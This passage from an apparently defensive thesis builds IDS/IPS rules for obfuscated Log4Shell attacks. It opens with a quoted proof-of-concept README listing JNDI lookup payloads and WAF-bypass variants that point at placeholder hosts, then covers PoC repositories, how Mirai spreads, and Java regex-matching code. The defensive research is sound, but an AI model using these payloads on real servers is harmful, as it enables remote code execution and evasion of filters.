‘‘‘
${jndi:ldap://127.0.0.1:1389/ badClassName}
‘‘‘

### Bypass WAF
‘‘‘
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.
asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc
}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://
xxxxxxx.xx/poc}
‘‘‘
> Don’t trust the web application firewall.

### Details Of Vuln
Lookups provide a way to add values to the Log4j configuration at
arbitrary places.

[Lookups](https://logging.apache.org/log4j/2.x/manual/lookups.html)

> The methods to cause leak in finally

‘‘‘
LogManager.getLogger().error()
LogManager.getLogger().fatal()
‘‘‘

### Simple Check Method
If you want to do black-box testing, I suggest you do passive scanning.

[BurpLog4jScan](https://github.com/tangxiaofeng7/BurpLog4j2Scan)

Have Fun!!!
![BurpLog4jScan.png](https://github.com/tangxiaofeng7/BurpLog4j2Scan/blob
/master/img/result.png)

### Stargazers over time
[![Stargazers over time](https://starchart.cc/tangxiaofeng7/apache-log4j-
poc.svg)](https://starchart.cc/tangxiaofeng7/apache-log4j-poc)
```

Thus, PoC codes contain detailed descriptions of specific ways to exploit the target vulnerability and are an important source of information for understanding how to exploit the vulnerability. In addition, PoC code may contain important information on how to exploit the vulnerability not only in the source code written in programming languages, but also in non-source files such as Markdown.

We analyzed PoC code for Log4Shell (CVE-2021-44228) published on GitHub as of December 13, 2024. Based on these results, we selected PoC codes to be used in our experiments. At the time of the analysis, 341 PoC codes had been published; the most recent version of the list of PoC codes targeting Log4Shell is available at `https://github.com/nomi-sec/PoC-in-GitHub/blob/master/2021/CVE-2021-44228.json`. The file is written in JSON format and contains information about each PoC code repository (name, release date, modification date, brief description by the author, etc.). The analysis was conducted based on those information.

The creation and last update dates of PoC codes for Log4Shell published on GitHub are aggregated by month, and the graphs showing when and how many PoC codes were published or updated are shown in Figure 2. In Figure 2, the graph of the month when the repository of PoC code was released is shown as "Created" and the graph of the month when the repository of PoC code was last updated is shown as "Pushed". The horizontal axis of the graph is the month (from December 2021 to December 2024) and the vertical axis is the number of PoC codes published or updated in that month. However, months with zero PoC codes created or updated are omitted.



Figure 2: Analysis result of when PoC code was created or updated for Log4Shell.

From Figure 2, we can see that the most PoC code targeting Log4Shell was disclosed, or created, in December 2021, the same month that the vulnerability was disclosed, suggesting that Log4Shell was a high-profile vulnerability. There have also been active updates in the months since the vulnerability was disclosed. In addition, PoC code related to Log4Shell has been continuously updated through the time of the analysis (December 2024).

Next, we analyzed how the number of PoC codes targeting Log4Shell released in December 2021 changed before and after the release of Log4Shell. The creation and last update dates of PoC codes were aggregated by day, and a graph showing when and how many PoC codes were released or updated is shown in Figure 3.



Figure 3: Analysis of when PoC code was created or updated in December 2021 for Log4Shell.

Figure 3 shows that PoC code targeting Log4Shell started being actively disclosed and updated on December 10, the day Log4Shell was disclosed. And the highest number of PoC codes were disclosed on December 13, and they were actively disclosed or updated for one week from December 10 (until December 17). This analysis suggests that within a week of Log4Shell's disclosure, the environment was ripe for large-scale execution of attacks exploiting Log4Shell.

Next, the output of the word cloud, which shows the frequency of words in the document of the summary of the PoC code for Log4Shell, is shown in Figure 4. In Figure 4, the following words that clearly appear in the summary are excluded, and the more frequently they appear, the larger they are displayed.

Excluded words in Figure 4

Log4Shell, CVE-2021-44228, CVE, vulnerability, Log4j, Apache, Log4j2



Figure 4: Word cloud of words included in PoC code summary

In Figure reffig:wordcloud, in addition to words related to vulnerability exploits such as "`exploit`", words such as "`script`" appear a lot, but the important words are "`scan`", "`patch`", "`vulnerable`". These words represent the use of the PoC code. The analysis of PoC codes containing these words shows that PoC codes targeting Log4Shell can be divided into the following three main purposes in addition to the main purpose of PoC codes, i.e., exploitation of vulnerabilities.

Checker to see if using a vulnerable version of Log4j

These tools check whether the application under investigation is using a vulnerable version of Log4j by actually attempting the attack. The behavior of the program is almost identical to that of tools intended to exploit common vulnerabilities, differing only in that they do not exploit the vulnerability to perform malicious behavior. PoC codes included in this type include Healer [22] and L4J-Vuln-Patch [23].

Tool to apply patches to vulnerable versions of Log4j

Unlike tools designed to exploit Log4Shell, these tools are designed to apply patches that fix Log4Shell to vulnerable Log4j, rather than to exploit Log4Shell in an attack. They are more focused on demonstrating how to apply a patch that fixes the vulnerability than on using Log4Shell to break into an external system. PoC codes included in this type include log4jcheck [24] and nse-log4shell [25].

Tools to help prove PoC for attacks that exploit Log4Shell

As mentioned above, in an attack that exploits Log4Shell, it is easy to send attack patterns to the attack target, but to actually perform malicious operations, an execution environment such as an LDAP server and knowledge of those protocols are required. There are tools that aim to make it easy to build an execution environment with little or no knowledge of those protocols. Most of these tools are indirectly involved in attacks that exploit Log4Shell, so they do not generate attack patterns. PoC codes included in this type include CVE-2021-44228-Test-Server [26] and log4shell-vulnerable-app [27].

The PoC codes used in this thesis are those intended to exploit Log4Shell and the type of PoC code that corresponds to a checker that checks for the use of a vulnerable version of Log4j, in order to show specific ways to exploit Log4Shell.

2.7 Mirai

Mirai is a malware that spreads by repeatedly infecting multiple vulnerable IoT devices to form a botnet [28], [29]. Among the elements that make up the Mirai botnet, those included in the Mirai source code are listed below.

- Mirai
- C&C server
- Scan Listener
- Loader

In addition to this, not included in the Mirai source code are the web server and the DNS server, which are used by Mirai to name resolve the C&C server, and the web server, which is used to distribute Mirai when spreading the infection.

Each of the elements that make up Mirai and the botnet works as shown in Figure 5 to spread the infection to other devices.



Figure 5: Sequence chart showing the operation of each of the elements that make up Mirai and the botnet

Each of the operations shown in Figure 5 is described below.

1. Mirai that infects Device 1 is registered with the C &C server.

2. Mirai searches for other vulnerable devices and, if found, attempts to break in using a predefined username and password combination. If the intrusion is successful, it reports the device and the login credentials used for the successful intrusion to the Scan Listener.

3. Upon receiving information on vulnerable devices (Device 2) from Mirai, the Scan Listener forwards the information to the Loader.

4. Upon receiving information from the Scan Listener, the Loader logs into Device 2 via Telnet.

5. Loader executes a command on Device 2 to download Mirai from a web server that distributes Mirai.

6. Loader activates Mirai, which is downloaded to Device 2.

7. Mirai, put into Device 2 by Loader, begins its activity.

The search for vulnerable devices by Mirai does not check whether the target device is infected with Mirai or not. If Mirai is sent again to a device already infected with Mirai, the process of the earlier Mirai is terminated by the later Mirai. This causes the later-infiltrated Mirai and the already-infiltrated Mirai to switch places.

2.8 Methods for the Mirai botnet

There have been many research on the Mirai botnet.

Bezzara et al. proposed the Internet of Things Detection System (IoTDS), a botnet detection system [30]. Their method detects botnets in networks running bots, including Mirai, by modeling CPU utilization, temperature, memory usage, and running tasks of devices on a host basis, using a classifier to determine abnormalities in device behavior. It is a method intended to detect botnets, not to exterminate them.

Mahboudi et al. proposed a model that reproduces the spread of Mirai by mathematical simulation based on Stochastic SIR (Susceptible-Infected-Removed) [31]. Although the simulation takes into account various situations, such as the occurrence of variants and the use of zero-day vulnerabilities, it is only a simulation, discards some things, and does not fully reproduce the actual behavior of the worm.

Griffioen et al. observed infection trends of Mirai and its variants using 7,500 IoT honeypots [32]. We found that specific malware trends are closely related and that malware authors have taken over competing strategies over time. We also found that epidemiologically IoT botnets are not self-sustaining, and without a bootstrapping infrastructure to continuously spread reinfection to vulnerable devices, Mirai and its variants would be wiped out. On the other hand, the study is limited to analysis of botnets and does not provide botnet disinfection or any findings on the subject.

Çetin et al. investigated Mirai-infected devices and showed that an Internet Service Provider (ISP) can place Mirai-infected devices in a quarantine network to mitigate the botnet and notify the users of the targeted devices, thereby removing Mirai and preventing subsequent re-infection with a high probability [33]. Although this is one of the methods to get rid of botnets, it requires the cooperation of ISPs and has limited applicability to a limited number of networks. The scope of the target network is also limited, making it difficult to apply to a scale such as the Internet that cannot be handled by ISPs.

Most of the research conducted on the Mirai botnet to date has focused on botnet analysis, and even research aimed at botnet disinfection has had limited real-world application.

2.9 Methods using the Mirai source code

While the public availability of the Mirai source code helps cybercriminals to create new variants of Mirai, it also helps to ensure that ethical research is actively conducted using the Mirai source code.

Based on the analysis of the Mirai source code, Sinanović et al. created rules for Snort, one of the intrusion detection systems, to detect communications between bots, C&C servers, and DNS servers [34]. The effectiveness of the created rules was then checked using the Mirai worm created using the actual Mirai source code. We focused only on the bot alone and not on its behavior as a botnet. The proposed Snort rules are useful in understanding the presence of Mirai-infected devices on the network, but they do not take into account disinfecting the Mirai botnet.

McDermott et al. used the Mirai source code to capture packets by running each of the elements that make up the Mirai botnet on real hardware. They then created an LSTM model that uses the captured packets to detect DDoS attacks and bot communications from the botnet, and showed a discrimination performance of over 90% [35]. Unlike [34], this model focuses on behavior as a botnet, but it is intended for detection and not for disinfection of botnets.

Zhang et al. proposed a digital forensics methodology that uses the Mirai source code to actually run the bot and collect data such as RAM and network traffic from the servers that make up the botnet to obtain evidence about the targets of DDoS attacks that were performed, etc. [36]. In that paper, the authors not only run the Mirai botnet on real hardware, but also analyze various aspects of Mirai, including source code analysis and packet capture, with the goal of obtaining information about the DDoS attacks carried out by attackers and the bot-enabled devices, They do not target botnet disinfection.

Hallman et al. analyzed the Mirai source code, including not only the Mirai bots but also the elements that make up Mirai, and pointed out the existence of a SQL injection vulnerability in the C&C server [37]. It was the first paper to reveal vulnerabilities in the elements that make up the Mirai botnet, and proposed a new way to fight back against the Mirai botnet. However, that paper was limited to an analysis of the source code and did not reveal whether or how the Mirai botnet can actually be attacked or affected by SQL injection.

Although many research have been conducted using the Mirai source code and methods have been proposed to combat the Mirai botnet, no specific methods have been proposed to get rid of Mirai bots.

2.10 Summary

This chapter describes matters and research related to this thesis and demonstrates the superiority of the method proposed in this thesis by comparing it with related research.

The next chapter describes one of the two rule generation methods proposed in this thesis, which uses prior knowledge.

3 Rule generation methods to deal with obfuscation

3.1 Foreword

In this chapter, we propose one of the two rule generation methods proposed in this thesis, which uses "prior knowledge". Pattern matching between prior knowledge that defines obfuscation methods and attack patterns reveals the obfuscation methods used in attack patterns, enabling the method to effectively address obfuscation and randomness in attack patterns. In this chapter, we describe the flow of rule generation using the proposed method, divided into sections for each operation.

In Section 2, we provide an overview of the proposed method and explain how to generate rules that can detect obfuscated attack patterns using prior knowledge that defines the characteristics of the obfuscation methods used in Log4Shell's attack patterns.

In Section 3, we show how to provide prior knowledge to the proposed method and explain how, as new obfuscation methods in Log4Shell attack patterns emerge, the proposed method can deal with them immediately without any modification to the method.

In Section 4, we show how the proposed method reads the attack patterns used for matching and explain the preprocessing done to effectively deal with Log4Shell attack patterns.

In Section 5, we explain how the proposed method transforms prior knowledge in the form of regular expressions into finite automata for pattern matching with the attack patterns.

In Section 6, we explain how the proposed method achieves its results by matching the prior knowledge transformed into a finite automaton with the attack pattern.

In Section 7, we explain the process of generating the regular expression patterns on which the rules are based, based on the results of pattern matching.

In Section 8, we illustrate an example of rule generation by the proposed method using prior knowledge and obfuscated attack patterns used in Log4Shell.

In Section 9, we describe the program created for the experiment, which randomly generates attack patterns for Log4Shell.

In Section 10, we describe the experimental method used to verify the effectiveness of the proposed method and its results. The experiments show that the proposed method can deal with obfuscated attack patterns more effectively than the rules of the conventional method.

3.2 Overview of the proposed method

The flow of rule generation using the prior knowledge rule generation method is shown in Figure 6.



Figure 6: Flow of rule generation with prior knowledge.

The algorithm for rule generation is shown in Algorithm 1.

Algorithm 1 Generate rules that can be applied to IPS and IDS.

The user registers the obfuscation method in the dictionary of obfuscation methods in advance.
Convert obfuscation methods to automata.
Require: A: Prior knowledge converted to automata, U: List of URL strings given as input
Ensure: R: Generated rule
for all $Url \in U$ **do**
    for all $Automata \in A$ **do**
        Check if URL Url matches pattern $Automata$.
        Append the result of pattern matching.
    end for
    Generate a regex pattern Ptn based on the pattern matching results.
end for
Apply the template for IDS and IPS rules to Ptn to generate R.
return R

To implement the above process, we created a Java program that generates rules for the generated patterns. The program has six methods and uses dk.brics.automaton for the process with regex patterns and automata [38].

1. `read` (Read the file containing the string to be processed)
2. `prepare` (Remove the first character (sequence) and the last character (sequence) that must appear from the string to be processed)
3. `convert` (Generate finite automaton from regex patterns)
4. `match` (Perform matching using finite automaton)
5. `generate` (Generate regex patterns and finite automaton based on matching results)
6. `check` (Verify that the generated regex actually matches correctly)

3.3 Preparation of prior knowledge

The rule generation method to deal with obfuscation generates rules based on prior knowledge given in the format of regular expression patterns and the results of matching with the attack pattern. In our program, the addition of prior knowledge is implemented as shown in Listing 5.

Listing 5: Implementation of actions to add prior knowledge in the proposed method

```
static ArrayList<String> knowledge = new ArrayList<>();

knowledge.add("$\\{(env|sys):([A-Z]|_)+:-([a-z0-9]|:|\\.|/)\\}");
knowledge.add("$\\{(upper|lower):([a-z0-9]|:|\\.|/)\\}");
knowledge.add("$\\{::-([a-z0-9]|:|\\.|/)\\}");
knowledge.add("$\\{:-([a-z0-9]|:|\\.|/)\\}");
knowledge.add("$\\{date:'([a-z0-9]|:|\\.|/)'\\}");
knowledge.add("$\\{([a-zA-Z0-9]|:)+:\\-([a-zA-Z0-9])+\\}");
```

As shown in Listing 5, the proposed method can add prior knowledge simply by executing `knowledge.add()`, so that when a new obfuscation method for Log4Shell is introduced, the proposed method can be given the new prior knowledge immediately without the need to change the method. If a new obfuscation method for Log4Shell is introduced, the new prior knowledge can be added to the proposed method immediately without the need for any changes to the method.

A flowchart of the process to load prior knowledge in the proposed method is shown in Figure 7.



Figure 7: Flowchart of the process to load prior knowledge in the proposed method.

3.4 Loading attack patterns

The `read` method loads strings one by one from a file containing strings that match the patterns and stores them in an array. The file name is taken as input and the array consisting of the loaded strings is returned.

In the proposed method, the reading of attack patterns is implemented as shown in Listing 6.

Listing 6: Implementation of loading attack patterns in the proposed method.

```
private static void read(String fileName){
    Path path = Paths.get(fileName);

    try (Stream<String> stream = Files.lines(path)) {
            prepare(stream);
    }
    catch (IOException e) {
```

```
        System.out.println();
    }
}
```

Next, the `prepare` method removes the character (string) that always appears first and the character (string) that always appears last from each of the strings given as input. The reason for this is to reduce the cost of processing the parts that are always obvious. The first and last strings, whether symbols, alphanumeric characters, or a combination of both, are unique strings and are not modified in any way when converted to regex. Therefore, it is possible to create a regex that matches the original string by simply converting any other string to a regex and adding the first and last occurrences of the string to the beginning and end of the regex.

In the proposed method, attack pattern preprocessing is implemented as shown in Listing 7.

Listing 7: Implementation of preprocessing of attack patterns in the proposed method.

```
static String prefix = "$\\{";
static String suffix = "\\}";

private static void prepare(Stream<String> stream) {
    ArrayList<String> arrayList = new ArrayList<>();

    stream.forEach(s -> {
        if(s.startsWith(prefix.replace("\\", "")) && s.endsWith(suffix.
replace("\\", ""))){
            arrayList.add(s);
        }
    });
}
```

The flowchart of loading and preprocessing attack patterns in the proposed method is shown in Figure 8.



Figure 8: Flowchart of loading and preprocessing attack patterns in the proposed method.

3.5 Generating Finite Automaton from Regex Patterns

The `convert` method generates a finite automaton from prior knowledge (of a regex) given in the form of a string. The string of the regex pattern given as prior knowledge is taken as input, and an array consisting of the finite automaton generated is output.

The implementation of the conversion of prior knowledge to automata in the proposed method is shown in Listing 8.

Listing 8: Implementation of the conversion of prior knowledge to automata in the proposed method.

```
static ArrayList<RegExp> list = new ArrayList<>();

private static void convert(ArrayList<String> knowledge) {
    for (String s: knowledge) {
        RegExp regExp = new RegExp(s);
        list.add(regExp);
    }
}
```

The flowchart of the process of converting prior knowledge of the format of regex patterns into finite automata in the proposed method is shown in Figure 9.



Figure 9: Flowchart of the process of converting prior knowledge of the format of regex patterns into finite automata in the proposed method.

3.6 Matching Using Finite Automaton

The `match` method performs a match with a finite automaton for each string to be matched. It takes as input an array of strings to match and an array of automatons generated from preexpressions, and outputs an array consisting of the finite automaton matched and the number of times it was matched. The operation of the matching process is shown in Algorithm 2.

Algorithm 2 Matching using finite automaton.

Require: *arrayList*: An array of URL strings preprocessed given as input, *list*: Array of prior knowledge
Ensure: *hashMap*: The result of matching against prior knowledge, *not_matched*: An array of characters not matched against prior knowledge

```
function MATCH(arrayList, list)
    for all s ∈ arrayList do
        not_matched ← empty
        loc ← 0
        while loc <size of s do
            matched = false
            for all exp ∈ list do
                Matching by automaton exp
                l ← Index matched to automaton exp
                if Matched to automaton exp. then
                    loc ← loc + l
                    Increase the number of matches to exp in hashMap by 1
                    matched = true
                    break
                end if
            end for
            if matched = false then
                Add the locth character of s to not_matched
                loc ← loc + l
            end if
            Generate rules using hashMap and not_matched
        end while
    end for
end function
```

The implementation of prior knowledge and attack pattern matching in the proposed method is shown in Listing 9.

Listing 9: Implementation of prior knowledge and attack pattern matching in the proposed method.

```java
private static void match(ArrayList<RegExp> list, ArrayList<String>
arrayList) {
    for (String s:arrayList) {
        HashMap<RegExp, Integer> hashMap = new HashMap<>();
        int tmp = 0;

        for (int idx = 1; idx < list.size(); idx++) {
            int count = 0;
            int i = 0;
            Automaton automaton = list.get(idx).toAutomaton();
            RunAutomaton runAutomaton = new RunAutomaton(automaton);
            tmp = 0;

            while (i < s.length()) {
                int l = runAutomaton.run(s, i);
                if (l != -1) {
                    count++;
                    i += l;
                } else {
                    i++;
                    tmp++;
                }
            }

            if (count > 0) {
                hashMap.put(list.get(idx), count);
            }
        }

        if (tmp > 0) {
            hashMap.put(list.get(0), tmp);
        }
        genRule(hashMap);
    }
}
```

